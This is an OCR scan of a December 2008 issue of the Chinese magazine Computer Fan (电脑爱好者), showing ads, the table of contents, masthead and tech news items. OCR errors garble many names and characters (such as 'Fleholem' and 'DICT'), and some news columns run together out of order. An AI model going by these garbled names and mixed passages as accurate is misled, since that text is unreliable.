





DESCRIPTION OF THE PERSON IN

邮发代号: 82-512

推荐

型权推手中B 魅族M8生死未卜F□ GHO还原系统P□ 蓝屏故障快速解析 □△

右續菜单变身收藏夹。 多邮箱轻松管理 网卡另类使用 MSN署天加肥 卸職虚拟光版 年線图片整理 短信统计工作量

半月刊 2008

12月15日 出版









BenQ 16:9 全高清液晶

清晰艳丽·纤毫毕现



E系列-E2200HDA/E2200HD/E2400HD M系列-M2200HD/M2400HD T系列-T2200HD

BenQ16:9全高清系列显示器. 给你100%对应全高清规格的影像原貌, 创造高 画质影音娱乐体验; 高雅时尚外型, 为品位书房质感加分, 内外兼备的好看, 让品质生活一次到位。

- 源自液晶电视面板生产线
- 全高清显示 1080P点对点显示,精现毫厘
- SenseyeII代显彩技术, 还原真色彩

明基电通有限公司 上海市长宁区广顺路33号B栋6层 欢迎垂询服务热线-400-8888-980 (未开通地区请拨打0512-68074638) 订购热线:400-8282-822 (招行/建行 免息免手续费) 售前咨询:周一至周日9:00-18:00 售后咨询:周一至周五9:00-18:00

网上购买请登陆 http://shop.BenQ.com.cn

Beno.

享受快乐科技

Microsoft 微软(中国)有限公司



正版 Microsoft®Office 中文家庭和学生版 2007 **仅售 ¥199** 限量供应售完为止,先到先得立即行动!





购买方式:

或产生收入的业务活动或任何政府组织。

1.邮局汇款 地址: 北京市123信箱,收款人:电脑爱好者杂志社,邮编:100036。在汇款单附言注明"微软199元"或者"微软398元",同时留下联系电话。 2. 网上商城订购;http://shop.cfan.com.cn 3. 杂志社直接购买: 北京市海淀区万寿路翠微中里16号3号楼4层 咨询电话: 010-68258784(周一~周五)

活动截止时间: 2009年2月28日

## 开启399元"随身看"全触摸操作时代

3.0英寸宽屏/全触摸操作/直播RMVB/车载射頻,昂达VX777LE仅399元

文寸 于现在主流的MP3/MP4市场,399元价位是众多消费者的心理底限。而几百元钱对于目前经济并不宽裕的年轻人来说并不是一个小数目,因此性价比权衡显得尤为重要。

现在,国内数码巨头昂达电子为消费者提供了一个绝佳选择 新品VX777LE,它4GB仅399元的售价首次将3.0英寸全屏幕触摸操作机型价格拉至400元内。创新的车载FM发射、强劲的RMVB/AVI视频以及丰富全面的功能,这些配置都足以让VX777LE树立中价价MP4的新性价比标准。

#### 400元内唯一实现全触摸屏幕操作的MP4

目前399元价位上,操作基本以机械/五维按键/点触操作机型为主,昂达VX777LE率先在3.0英寸26万色16:10宽屏(分辨率400×240)中融入了最新的触摸屏幕操作技术,大大提升了操作感受与便利性。并选用了国际知名大厂顶级触摸屏面板,灵敏性与触摸面积相对以往触摸屏均有大幅提升。用户可以输心所欲的在屏幕中自由进行滑、拖、拉、点击等触摸操作。播放器人性的纵向主操作概式也更方便单手操作。



图: VX777LE 将内置阅念伦《属态座》数字音乐专辑《施校音乐、MV 能赎以及相片》。

背面铸料用态伦市笔签名/头像

399¼gB

### 创新车载射频,升级专辑封面显示

昂达VX777LE令人欣喜的在播放器中加入了无线车载发射功能,只需轻轻点击音乐播放界面中的按键,便可将音乐发射至汽车的立体声音响中播放(其它收音设备均可),没有有线连接的束缚,更没有CD容量有限的困扰、昂达VX777LE相信会得到不少有车一族的青睐。

作为国内最有影响力的数码品牌昂达自然得到了上游芯片厂商技术上的鼎力支持,几乎每周都有固件更新,这是其它品牌无法企及的。VX777LE上市不到一周,即可升级固件实现专辑封面显示功能(需编辑),让用户体验高端产品才拥有的个性服务。

### 无需转换直接播放RMVB/AVI等主流视频格式

昂 达 VX777LE 能 轻 松 支 持 网 络 中 流 传 的 主 流 RM/RMVB/AVL/VOB/DAT/FLV 等视频格式 分辨率 720×480 )。

测试影片	格式	分辨率	播放码率	播放状况
曼谷杀手	RMVB	656×272	25FPS,544kbps	流畅支持
海角七号	RMVB	720×480	24FPS,611kbps	流畅、极少跳帧
通缉令	RMVB	726×412	24fps,505Kbps	流畅,偶尔跳顿
保持通话	AVI	640×480	25FPS,655kbps	流畅
<b>周杰伦稻香MTV</b>	AVI	720×400	30FPS,384kbps	流畅、极少跳帧
珠光宝气	FLV	320×240	5 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	流畅

■昂达VX777LE实际视频测试记录(仅供参考)

将下载的影片无需转换任何格式,直接从电脑里转 贝至机器中,即可在 3.0 英寸屏幕中实现直接流畅 播放(播放速率 24 帧 / 秒以上),这才是真正的 MP4 带给人们的移动视频生活体验。

#### 媲美CD音质,双无损/微软PlayFX音 效力挺

昂达对更好音质的执着,使这款 VX777LE 在支持 MP3、WMA 等格式外,还实现了对无损音乐格式 APE/FLAC 的完美支持,信噪比高达 90dB,失真度小于 0.03%,其音质经过了严格的盲听测试,得到了全世界发烧友的公认。微软 PlayFX 音效的支持,拓宽和增强了机器的 3D 声扬与重低音,足以满足音乐发烧友对高品质音乐的需求。

#### 功能丰富.中价位"随身看"全能王

昂达VX777LE其它功能也十分全面。FM收音、高清录音、电子书、多任务操作等功能应有尽有。更换主题、图片放大/缩小/浏览/旋转等独特功能设置,人性化十足。内置锂电池最长可连续播放6个小时视频,免除了对续航时间的担忧;内置日历时钟、最大支持高速8GB Micro SD卡(TF)、高速USB2.0都体现出当今MP4播放器的顶尖水平。

#### 性价比之王,4GB/399元秒杀同类 MP4

好产品并不需要配之以高价格。作为国内市场 份额最大的品牌,昂达电子凭借巨大的规模优势和 撤锐的市场嗅觉取得比其它品牌更好的成本,正是 这些因素让昂达产品在综合性价比上一直领先。

设计时尚的昂达VX777LE上市价格4GB仅为399元,加上视频、操作、功能和昂达在服务等方面的优势,在综合性价比上明显领先其它品牌。



# 目录CONTENTS

《电脑爱好者》2008年24期

总第319期

www.cfan.com.cn

## 新视界

- 6 新闻报
- 8 当维权遭遇网络推手
- 10 ጠ8多舛"机生"该何去何从?
- 11 "彩虹00" 们含三聚氰氨吗?

## 我和你

- 12 蘇聯部情报
- 12 CFon生日快乐! 网友祝福多多
- 13 小编真人漫画

## 新人帮

#### (菜鸟集训膏)

- 14 个性装修,我家这是独一份儿
- 16 紧急求救,关键位置哪里找?
- 17 急速打印, 页面格式调整先行
- 18 拳星PK! 网上KOF见高低

#### (加油站I)

19 同是浏览器, 为何它就这么快?

## 稀饭软组织

### (特別话题1)

### 20 冬季音乐的10大应用+6大推荐

#### (系统)

- 25 道高一尺,光盘加密与复制的争斗
- 26 2009全民开工! 给系统城挖护城河
- 27 高档雅黑 请神容易送神难?
- 28 找回 XP 开机流逝的时间

- 28 保护虽复杂, GHO还原依旧简单
- 29 蓝屏代码认不清 犯量不如找救星
- 29 小抄速记
- 30 右键菜单增强 老鸟操作飞翔

#### (网络)

- 31 买卖不成乐趣在, 你百度Hi了没?
- 31 个性百度, 任我主张

#### 32 鄭莉多也不怕, 魏多戰不乱

- 33 远程控制BitComet完成下载任务
- 34 "快车" 到站就入库
- 34 揭开另一面,压榨出网卡最大潜力
- 35 隐私浏览, 谁都行!
- 35 小抄速记

#### (软件)

- 36 新软物语
- 37 看帖也能坐电梯 内容浏览一点直达
- 38 首杀木马
- 38 迎接2009 先给文件和程序加把锁
- 39 让卡巴2009入驻Windows 2003
- 39 补丁不独占 检测下载两分明
- 39 网镖一把锁 "MSN" 聊天无牵挂
- 40 卸载虚拟光驱要"懂行"
- 40 音乐要享受 操作要轻松
- 41 尝鲜提前用上Win7特效
- 41 培训一下 Snaglt晋升高级卧底
- 41 建相册 贴博客 FLRSH相册动起来

#### 42 年终大扫除 圖片管理招中招

- 44 菜鸟也会破解音乐光盘
- 44 一款多能 资源管理中的多格式预览
- 44 小抄速记

#### (办公)

- 45 妙用题注,为教程图片编号
- 45 小抄速记
- 46 管人事必会的: 记录即查即打

#### 48 发个短消息,数据轻松来统计

49 节约成本 清晰打印

#### (百家讲坛)

- 50 Intel 酷睿i7正式发布
- 50 Intel i7上市 技嘉X58+i7纪念版套装
- 51 比女朋友更快让你破产 i7价格惊人
- 51 历史经典CPU TOP5

## 达人会馆

- 52 最合适的电子相册 最小的EXE相册
- 53 我的光盘管理经验
- 54 闹鬼?电脑里的那些怪事

#### (加油站Ⅱ)

- 56 机箱散热的机密档案
- 57 Windows工厂之探寻复制粘贴车间
- 58 你搜 我搜 看谁排在前

## 傻博士信箱

#### (系统)

- 59 升级XP SP3为何提示安装更新失败
- 59 如何去除桌面上的图标
- 59 登录为何变注销
- 59 正常模式进入系统就黑屏
- 59 系统时间总是自动变成2003年
- 59 虚拟光驱安装系统为何找不到文件

#### (软件)

- 60 解压RAR压缩包显示CRC错误
- 60 安装瑞星提示通用库错误
- 60 金山词霸为何不能在Firefox中取词
- 60 卡巴遇到block.ist损坏导致无法更新
- 60 开启瑞星防火墙就不能上网
- 60 显示多字幕时画面有停顿现象

#### (网络)

- 61 键盘输入00密码为何不正确
- 61 "Interface not registered" 错误
- 61 IE打不开任何网站
- 61 无法打开00空间
- 61 雅虎邮箱为何总提示附件有病毒
- 61 QQ无法给对方播放AVI电影

#### (硬件)

- 62 打印机为何发出撞击声
- 62 休眠后声卡为何不能发声
- 62 CPU风扇转动为何忽快忽慢
- 62 CPU温度不高系统为何变慢
- 62 USB接口为何无法使用
- 62 音箱声音为何不一样大

## 天生我才

- 63 连线特效, PPT课件轻松做
- 54 完美结局,发布自己的音乐
- 66 DCRE真题分析(二级VFP、VB篇)

## 硬派圈子

### (笔记本与整机)

67 毫无缘由? 多款品牌台式机纷纷降价

- 67 三款能玩量新游戏的独显本本
- 67 网购PC
- 68 "闷豆逛市场 私报低价的猫腻"
- 68 报价
- 69 上网本应拒绝同质化
- 70 書格皮草漫步上网本
- 71 女生必看! 三星0310笔记本电脑
- 71 玩转办公与家用Thinkpad SL300

#### (外设数码)

- 72 不怕山寨货 就怕不识货
- 74 数码buy家
- 74 报价
- 75 烧包族
- 76 漫步者M360一体化迷你音响
- 77 三诺英雄系列H-261多媒体音箱

#### (硬件DIY)

- 80 挑战极致音乐表现 三诺摩机大课堂
- 81 紹介
- 82 装机讲堂
- 84 Ben0 E2200HD液晶显示器
- 85 固捷 S100-064G固态硬盘
- 85 全民好"色"时代技 展彩钢6号机箱

## 社区新鲜派

- 108 名博论语
- 108 高分问答
- 109 上應就是精神病? 乱弹网瘤标准
- 110 影音部落

### 2008年度《电脑爱好者》"量有价值品牌"读者有奖评选活动

在即将过去的2008年,谁是您心目中印象最为深刻的IT产品品牌? 敬请参与2008年度《电脑爱好者》 "最有价值品牌"(MVB, Most Voluable Brand)大型读者有奖评选活动, 评选出您心目中的最有价值品牌吧! 您将有机会获得令人激动的丰厚奖品, 赶快行动吧!







## 相关软件索引

	软件	软件说明	页码		
荐	览易街机对战平台	在岡打街机的游戏平台	18		
	WinISO	光製类	25		
	Replacer . *		27		
	Moo0 RightClicker	右键增强	30		
	71-	超级右键	30		
荐	BitCornel 1.06		33		
97	Aero Shake	晃动关闭窗口	41		
	Google Picasa	<b>組片管理</b>	42		
	图片整理器	整理图片	42		
	Photo Manager 2008	捆片管理	42		
	Universal Viewer	多格式预览	44		



## 圣诞那天, 让音乐留住爱情 冬季音乐的10大应用 + 6大推荐 MVB读者评选活动

- 01: 如何免除广告骚扰高速下载音乐?
- 02. 如何实现自动开机播放音乐? 如何方便地管理MP3文件?
- Q3: 都有哪些多组合、多风格的在线音乐站点?
- Q4: 从哪里能获得高品质的APE、CD唱片?

初学弟子

● 如何快速换皮肤? (P40)

●一年的腦片如何进行整理? (P42)

● 怎么和运方的网友对战KOF? (P18)

● 如何利用短信减少统计工作量? (P48)

● 怎样卸载XP安装的推黑字体? (P27)

● 如何轻松打印员工信息卡? (P46)

● 如何在PPT中制作连线动画? (P63)

● 如何发布自己的音乐? (P64)

● 如何在Windows 2003中安装卡巴20097 (P39)

● 非E、谷歌浏览器如何实现题私浏览模式? (P35)

● 能否实现下载完后就自动关闭下载软件? (P34)

## 江湖少侠

- 右键葉单收藏文件夹, 如何实现? (P30)
- 百度有明的最好联系工具显什么? (P31)
- 如何保护系统和程序不被侵害? (P38)
- 如何用常用工员破解音乐光盘? (P44)
- 虚拟光脑无法细载怎么办? (P40)
- 多个邮箱如何有效管理? (P32)
- 如何用ACDSee快速聲相册? (P41)
- 如何自动为教程图编号? (P45)
- 杀毒损坏的IE如何修复? (P39)
- 如何重复利用硒鼓? (P49)
- 新裝的系统启动很慢, 怎么回事? (P28)

华硕陷害门、维权推手(8) 浏览器速度之迷(19)

魅族m8生死未卜(10) 右键菜单变身收藏夹(30)

醬讯与彩虹QQ对战(11) 条商后拯救IE(39)

免费装修()()空间(14) msn额天加密(39)

 知上KOF(18) 干干静听新版技巧(40)

GHO还原系统(28)

个别服务出现错误(28)

百度州、百度有铜(31)

多邮箱轻松管理(32)

卸载虚拟光驱(40)

用ACDSee建相册(41)

实现Windows 7特效(41)

年终图片整理(42)

预览多格式文件(44)

轻松管理人事记录(46)

#### ● 如果让Snoglt的屏幕录制更隐秘? (P41) ● 网卡有没有隐藏的性能? (P34)

-代宗师

● 机箱散热的机器? (P56)

01: 谁是您心目中印象最为深刻的超便携笔记本品牌?

Q2: 哪些外设品牌您在近几年来始终信赖或多次购买?

04: 未来哪些板卡品牌将是您购买时的首选?

03: 如果要欣赏高品质的音乐, 您最先想到哪个音箱品牌?

● "彩虹QQ" 腺製远镜是否安全? (P11)

● 同星浏览器, 为何它就这么快? (P19)

● 电脑近似灵异的表现是怎么回事? (P54)

■ Windows 7特效如何用软件实现? (P41)

● 如何一个软件可以预览多种格式? (P44)

● 如何启用金山阿镖的聊天加密功能? (P39)

● 飽否远程控制BitComet的下载进程? (P33)

●除了影子系统。还有其他途径测试软件吗? (P26)

蓝屏故障快速解析(29)

硒鼓巧修复(49)

远程控制BitComet(33)

电脑中毒后的表现(54)

挖掘网卡另类使用(34)

正风压机箱、倒箱式(56)

FloshGet自动关闭(34)

认清复制和粘贴(57)

短信统计工作量(48)

课件动画连线特效(63)

### PRODUCTS INDEX 产品索引

笔记本与整机 明基 华尔街II代 E2160(67)微星VR340(67)DELL Studio 15(67)Dell XPS 420(67)联想IdeaCentre Kx8035(67)神舟新梦G5000(67)华硕F8H81SD-SL(67)神 舟承运L840T(67)三星R710(67)香格皮草浸步上网本(70)三星Q310(71)Thinkpad SL300(71)

三墓 D988手机(74)LG KG70c手机(74)三诺口-35G多媒体音箱(75)三诺口-50G多媒体音箱(75)缤特力Discovery 925蓝牙耳机(77)三诺英雄系列H-261多媒体音箱 (77)漫步者M350一体化迷你音响(87)

硬件DIY 戴尔 2009WFP(82)LG W1942S(82)BenQ E2200HD(81)固提 S100-064G(85)技展彩钢6号(85) MVB

遷步者M360 迷你音响(87)漫步者E20 2.0音箱(87)漫步者Romble 无线红外功率放大器(87)明基 M2400HD LCD显示器(89)明基 DP310S 移动硬盘(89)明基 U101 超便 携笔记本电脑(88)三星01音乐播放器(89)三星x360笔记本电脑(89)华碛 玩家国度Rompage II Extreme主板(90)华碛 EeePC \$101趋便挽电脑(90)华硕 ERH4870 DK/ HTD/512MD5显卡(90)华硕 N80笔记本电脑(90)华硕 LS221H LCD显示器(91)华硕 光雕王20B1LT环保型光蓝(91)昂达VX787播放器(91)昂达VX777LE播放器(91)戴尔 Vostro1310笔记本电脑(92)戴尔Lotitude E4300商用笔记本电脑(92)戴尔Studio 15笔记本电脑(92)多彩DLM-365鼠标(93)多彩DLM-368鼠标(93)多彩DLM-510鼠标(93) 金河田SDH07617/SDH07615机箱(93)金河田3G系列GS音箱(93)鉱嘉多核X2电源(94)截塞整影H920机箱(94)雷柏Nono3000 2.4G无线光学鼠标(94)雷柏超新薄BB00至 经薄激光无线键盘鼠标套装(94)三诺N-50G(新版)多媒体音箱(95)三诺Fi-331典藏版(95)现代宗御HY-2008(韩国版)多媒体音箱(95)舰技M970游戏套装(96)天敏炫影硬盘 版(DMP220)多媒体播放器(96)长城L228液晶显示器(96)麦姆M200十周年纪念版(97)技藝 EX58-Extreme(98)技藝 EP45-UD3R(98)技藝 MR790GP-DS4H(98)蔥威 M200 MKIII(99)惠威 D1010 MKII(99)金土顿 HyperX DDR3(100)台电 T50+(101)台电 M55(101)日立 CinemaStor 3.5英寸5K500硬盘(102)日立2.5英寸5K500.B移动硬盘(102) 日立 Deskstor 3 5英寸E7K1000硬盘(102)

## 电脑爱好者题

Computer Fan

http://www.cfan.com.cn

2008年第24期 总第319期

主管单位 中国科学院

主办单位 北京(电脑爱好者)杂志社

中国计算机世界出版服务公司

编辑出版 〈电脑爱好者〉杂志编辑部

頭间 郭传杰

杜长 胨 梅

执行社长/主编 封立鹏

圆牡长 邵先生

总编辑 高 翔

出版部 聂 静(主任)

副主義 张 傑

编辑部 何 吴(副主任) 张 勇(副主任)

陈荣贵 张 文 杜 昕 张锐峰

白斌

**严重** 西浩铭 干 峰 张 瑟

设计制作部 余文憬(总 监) 陈红侠

发行器 刘丽华(总经理) 顾建林(副总经理)

客户服务部 姚 雯(总 监)

李 隆 (南方客户总监)

米 彬(副总监)

办公/通信地址 北京市海淀区聚微中里14号棒4层(邮编:100036)

北京123信箱(北京(电脑爱好者)杂志社)

E-mail hotline@cfan.com.cn(稿件请投相应栏目信箱)

网址 http://www.cfan.com.cn

总机 010-68130909

广告客户部 010-68250606 / 68251818 / 68258181

读者服务部(发行) 在线00 864186362 手机短信: 13801293315

010-68258784(周一至周五,9:00-16:30)

邮购自助查询: 010-68259307 / 68259457

连柳 人图名诗题思尔尔

订阅 全国各地邮局(所) 国内发行 北京报刊发行局

邮发代号 82-512

-----

国外发行 中国国际图书贸易总公司

发行代号 4576SM

刊号 ISSN1005-0043/CN11-3248/TP

印刷 北京外文印刷厂

广告许可证 京海工商广字第0055号


**零售定价** 6.00元

全年订阅优惠价 144.00元

本刊法律顾问, 北京周涛律师事务所 (网站: www.zt148.com.cn) 电话: 010-63141013 13368185341

本刊如有印刷质量问题(错页、掩页、残页等),请您与我们联系,我们负责调换。E-mail;publish@cfan.com.cn

厂商广告中的数据全部由厂商提供 本刊部分图文版权所有,未经同意不得转载



## 三端音响2008年度 首届摩机大赛火热进行中·

至分方: 澳州市三路科技发展有限公司 预测阶段: 2008年09月01日—11月15日 决赛阶段: 2008年11月16日—12月31日



N-50G



N-35G



N-25G



N-20G II



N-20GII



N-15G

以上内容。如有物对性变动,将另行通知,三路保留对此语动最终解释校 本质动相关详细信息也可关注三语官方网站:www.snod.com.cn

## 央视VS百度,两大广告商的PK战?

最近百度真是厘漏偏逢连将南,前 段时间被人指出在三鹿事件中收受了三 鹿300万元屏蔽了对三鹿的不利消息。 尽管百度一再声明否认, 仍然打消不了 网民心中的疑虑, 此次百度再次陷入风 口浪尖。在11月15日、16日、央视《新闻 30分》节目两次播出了百度竞价排名积

弊的新闻,并曝光了有内部员工帮助告 假的内幕,指出导致虚假信息借网络传 播的百度竞价排名遗质疑。11月19日

(新京报)发表李华芳先生的一篇文章 《央视曝光百度说明了什么》, 指出"央 视早年的黄金时段的广告标王也就是这 种模式",所以央视批百度,"一是作为

媒体的功能所在: 二是降低竞争对手的 信誉以便争取市场份额, 但也有人士 随后指出, 央视与百度的广告业务性质 不同, 类型不同, 没有正面竞争, 但无论 如何, 11月20日, 包括摩根士丹利, 花旗 和瑞信在内的国际投行纷纷调低百度赢 利预期, 百度股价也继续下滑。

评论:与以往口水烧的主角是有利益冲突的双方不同; 打骑百度和央视口水之战的, 部局各个原理的专家和业内人士。 理在, 是令我们关心的是, 否定 细胞这次负面视道维要多长时间。

### 国内安全厂商无惧微软免费杀毒软件

11月20日, 微软表示将从阴 年6月起停止提供价格为49.95 美元的Windows Live OneCare 安全服务, 取而代之的将是新的 免责杀者软件Morro, 这项服务 可适用于以Windows XP. Vista. Windows 7为操作系统的电脑 上: 为了避免遭受垄断的指责。 微软表示。Morro只是为用户提 供 "杀毒、反间谍、杀木马程序"

等基础功能,但是它不含防火罐 等高级安全功能。IT分析师事用 表示, 由于近年来, 恶意软件的 增长率已超过正常文件, 病毒的 网络化攻击。混合式攻击愈加阴 显,过程更为隐蔽,单纯的杀毒 软件已无法应对电脑安全形势, 因此, 微软免费杀毒策略对中国 安全市场构不成威胁。

## "全球最快处理器"面世

英特尔在11月18日打着"目 前最快的处理籍"的招牌。正式 推出了Fleholem架构Core 17处理 器。英特尔数字企业事业部高级 副总裁帕特基辛格展示了这一全 新的适合于游戏系统的45纳米处 理器, 并表示, Core 17是一个拥有 7.31亿个晶体管的四核心处理器 可以用来处理单线程 双线程度 四线程的应用程序, 该处理器拥 有电源管理功能, 当运行单线程 或者双线程程序时处理器会自动 关闭闲置核心,同时通过核心超



频技术将电源输入到其他正在工 作的核心中去,并自动开启Turbo Boost技术, 从而实现更高性能的 运行。英特尔称,目前Core i7处理 器的速度已经打破所有记录。

运营商的网络内互发短信, 贵用是 01元。而在不同运营商的网络间 发送短信时, 贵用为0.15先, 实行 的是"异网异价"政策。在今年5月 (关于深化电信体制改革的通告)

相适应的临管体制。 评论: 此项政策的改动, 将影响我国6亿多手机用户的划身彩丝。许多岗友听 劉此消息时的反映大多都是持赞同的看法。 眼消短值 "异鸡异价" 从技术上不 存在任何难度,随着我国监管体系的成熟,这类问题将会越来越容易能决。

## TD联姻Android取名 "Ophone" 雷倒苹果

目前中国移动和谷歌已经敲 定了Android在中国本土定义策 畸 此后,Android平台在中国将会 以 "Ophone" 的姿态出现。作为全 球最大的移动运营商——中国移 动与谷歌的合作已经是势在必行。 而对此联想移动也表示将在明年 二月份到三月份之间与中国移动进 行深度合作、推出采用"Ophone" 操作系统的智能手机。而此次选择 "Ophone"作为命名。也实在是有 些敲山農虎的意味, 选择一个与

IPhone仅一个字母之差的名字作



必要的非对称管制措施、促使行业

格局向均衡发展, 建立和完善与之

为谷歌中國手机平台的命名, 则是 有意挑衅苹果公司 此外 伴随谷 歌手机推出时间的逐步敲定,中国 移动在话语权的掌握上也已趋强

出符合中国市运的 "Ophone" 平台、结 是融合了台歌Rndroid与TD双重技术优势。对TD手机终端以及3G 进入谷歌Android平台以及投身等动TD网络的研发基理必然趋势。IPhone入 學时间轉順有等值被再度確認, 因为草草公司已经完全失去了市场条机。



购报价。他曾经雄心勃勃地表示。 通过一步一步的重振计划, 雅虎 将会证明自己的价值超过微软收 购价。然而,现在微软的汨爱不 在,谷歌的新欢也已经离去,雅虎 像一个连续遭遇抛弃的恋人一样 萋靡不振, 内部的高层也不断地 流失。可以说. 杨致远卸任CEOラ 后、雅虎的未来依然充满涂尽



#### 针对"进网吧须拍照留档" 各界反应良好

北京首次进网吧必须拍照留 档的规定实施已一个月,从推行 这个政策至今, 支持和争论的由 音就一直不断 支持者满意的是 它的现行效果,而反对者所担心 的是它的未来影响, 助悬否存在 公权滥用从而侵犯私权, 各界也 都表示了自己的看法、监管部门 因不用四处跑艇就可随射突查而 个福音",目前来看,我们难以对 这项规定盖棺论定,唯一可以肯 定的是, 凡是一项新规的出合必



然会引来关注和争论, 而争论又 必然会促进新规的完美和规范 这对我们的法治进程无疑是好

#### 取消短信"异网异价"不是梦

工信部拟取消短信(含彩 信) 网内网外差别定价, 该项决议 有望在2009年通过生效。此项政 質的改造,将影响我国6亿多手 机用户的切身利益, 目前, 除了小 贾通外, 我国手机用户在同一家

#### 雅虎CEO杨致远下课


雅虎于11月18日早9时宣布。 CEO杨致远同意在董事会找到继 任者后辞职,自杨致远担任CEO以 来, 雅虎股价已下跌了逾60%。周 一报收于10.63美元, 远低于微软 今年2月份提出的每股31美元的收

评论: 许多去网吧上网的人都担心此项措施会使现奇己隐私。其实不会。 从技术上随侧执法人员的权力是必须的,这也是对公权的有效监督和强 越。 另外,完善监管制度,加强对监管人员的教育和监督都是保证公民施 私权不能推拒的必要保障。

## 【IT新技术】

#### Head Tracking Media Display System (头部追踪显示)

苹果公司在头部追踪显示技术上有了 新的突破, 此项独特的研究旨在给观众 带来影院级别的体验。我们知道,当我 们在观看一个固定的屏幕时候, 眼睛会 非常疲劳, 而苹果公司的研究表明, 他 们已经开发出了一套新的系统, 此系统 可以模拟成一个会堂。一个电影院或者 是其他环境,使我们身处虚拟的环境之 中。我们看到的图像可以扭曲、拉伸、 平移等等,这种定位技术会让你觉得身 临其墩。人们还可以通过一个屏幕菜 单来模仿现实世界里的环境。不知苹果 公司是否会把这项技术用于开发新产



进而用氧化氢溶液溶解掉二氧化硅、制

得了单体边长约200nm, 厚度约40nm

的三维多孔硅粉。试验显示, 这种硅粉

能够成为制造锂电池阴极的理想材料。

此外, 研究小组围绕该成果已经申请了

4项国际专利, 预计4-5年后可实现商

用化。

#### 3D Porous Silicon (三维多孔硅阴极材料)

**韩国汉昭大学一个研究小组近日宣布** 开发成功一种三维多孔硅阴极材料。据 悉,采用该材料能够将锂电池的容量提 高到目前的8倍以上, 手机待机时间因 此有望提高8倍,充放电效率可提高到 90%以上。汉阳大学的研究小组将硅和 二氧化硅混合, 制备出电池阴极基体,

#### Robotic Leg (机器人腿)

本田公司向外界展示了一种新近研制的 可穿型行走辅助工具,它的外形看起来 好像一个通过机械架与鞋子连接的自 行车车座。本田公司认为工厂工人和老 人将会使用他们的发明, 该行走辅助腿 旨在支撑身体重量,减少体重对膝盖 的压力, 帮助人们以俯卧的姿势登上台 阶。这种机器人腿,将帮助你享受行走 的轻松,在你感觉劳累或腿部疼痛时, 可以帮助你的膝盖免受身体重压的苦 癌。日本是在机器人技术领域走在前沿 的国家之一, 机器人技术不仅应用于工



业领域, 在娱乐和与人做伴领域也有应

#### Live-imitated Contact Lens (仿生隐形眼镜)

美国华盛顿大学的科学家巴芭克帕维 兹研制出了一个仿生隐形眼镜模型。仿 生隐形眼镜上有电子电路和发光二极 管,这些电路是用只有几纳米厚的金属 薄层打造的,而发光二极管的直径也只 有三分之一毫米, 太阳能电池为发光二 极管提供能量。眼镜相当于一个显示 器, 佩戴者通过它看到的图像、地图和

数据等, 就好像飘在半空中。一旦这种 仿生隐形眼镜最后设计成功, 那么它将 拥有众多不可思议的功能。譬如, 将远 处的物体 "拉近" 放大; 只让那些你感 兴趣的东西出现在你的视野中,屏蔽掉 你不喜欢的东西;还能让人的双眼变成 如同狙击步枪上的"瞄准器",在视野 中虚拟出交叉线。

#### Film on Solar Plate (新型太阳能电池板涂层

美国伦斯勒理工学院研究人员日前开 发出一种新型涂层,将其覆盖在太阳能 电池板上,能使后者的阳光吸收率提高 到96.2%, 而普通太阳能电池板的阳光 吸收率仅为70%左右。新涂层主要解决 了两个技术难顾, 一是帮助太阳能电池 板吸收几乎全部的太阳光谱, 二是使太 阳能电池板吸收来自更大角度的太阳 光,从而提高了太阳能电池板吸收太阳 光的效率。普通太阳能电池板通常只能 吸收部分太阳光谱, 而且通常只在吸收 直射的太阳光时工作效率较高, 因此很 多太阳能装置都配备自动调整系统,以 保证太阳能电池板始终与太阳保持量 有利于吸收能量的角度。

#### Touch Sight (盲人专用相机)

三星公司设计师Chueh Lee为盲人(也包 括色弱人群)设计了一款数码相机-Touch Sight。在设计上与普通DC有很多 不同之处,它是通过支持的几项特殊 技术以满足盲人或者弱视人拍照的需 求,比如在按下快门之后会倒数三秒 然后快门才会起作用, 这个时候用户就 可以通过声音的指令进行选量。当然, Touch Sight没有配备液晶显示屏(这个 对于盲人来说也是多余的),而是配备 了一个带有盲点的显示薄片。它显示的 是一个三维的类似于轧花的图片, 这 样就能够让盲人通过触觉"看到"图片 了。另外,该盲人相机还能保存下图片。



并且在两个相机间还能互相传递。

#### Holography (全息摄影技术)

日本国家情报与通信技 术研究所(DICT)开发 出了彩色电子全息攝影 技术,它能够在正常的 光照条件下, 捕捉运动 物体的图像,然后进行 30重鐘。邁影时无需使 用激光, 该技术主要依 釉于携带复眼镜头(flueue lens),并整合一系 列显微镜头的摄像机来 实现。FICT的这种新技 术, 经过高速运算, 利用 所捕获的视频来建立全 息图。目前的立体视角

仅为2度,因此播放的影像只有1cm左 右。DICT的目标是今后3年内将播放影 像扩大至4倍约4cm。前一阵美国总统 大选时许多外国媒体都同步转播了这 场盛事,为了提高自家的收视,CDD的



全息选举新闻报道不可谓不精彩, CDD 通过使用44台高清摄像机和20台电脑 来协助虚拟影栅和SportVu技术来进行 的, 使远在芝加哥进行采访的女主持人 的"全息影像"出现在直播间。

## 【厂商自曝】


您希望IT新技术在下期详细报道以下哪条新闻,请登录至好者论坛http://bbs. cfan.com.cn/thread-807218-1-1.html. 投出你的一票!

#### 英特尔冷却技术

英特尔腊确冷却技术是应用于英特尔 台式机主板的最新独家技术。迄今为 止,冷却技术一直关注的是防止内部组 件过热, 而不是计算机的外部。 英特尔 移动平台小组的总经理莫里艾登指出:

"当你设计一款非常薄的系统时, 冷却 其表面将是一个非常大的挑战。如果 你把一台笔记本电脑放在膝上, 就会感 到根不舒服, 很热。"这也是设计超薄

第记本如MacBook Air和惠普的Voodoo Envy 133所遭遇的最大羁绊之一。而 英特尔精确冷却技术 (Intel Precision Cooling Technology) 可根据处理器热 敏二极管的温度自动调节处理器风扇 转速,还可根据系统的温度自动调节机 箱风扇的转速。如果系统温度处于正常 操作规范之内, 风扇将低速运行, 从而 滅少國音和無电量。



#### 1.AMD新一代四核皓龙处理侧

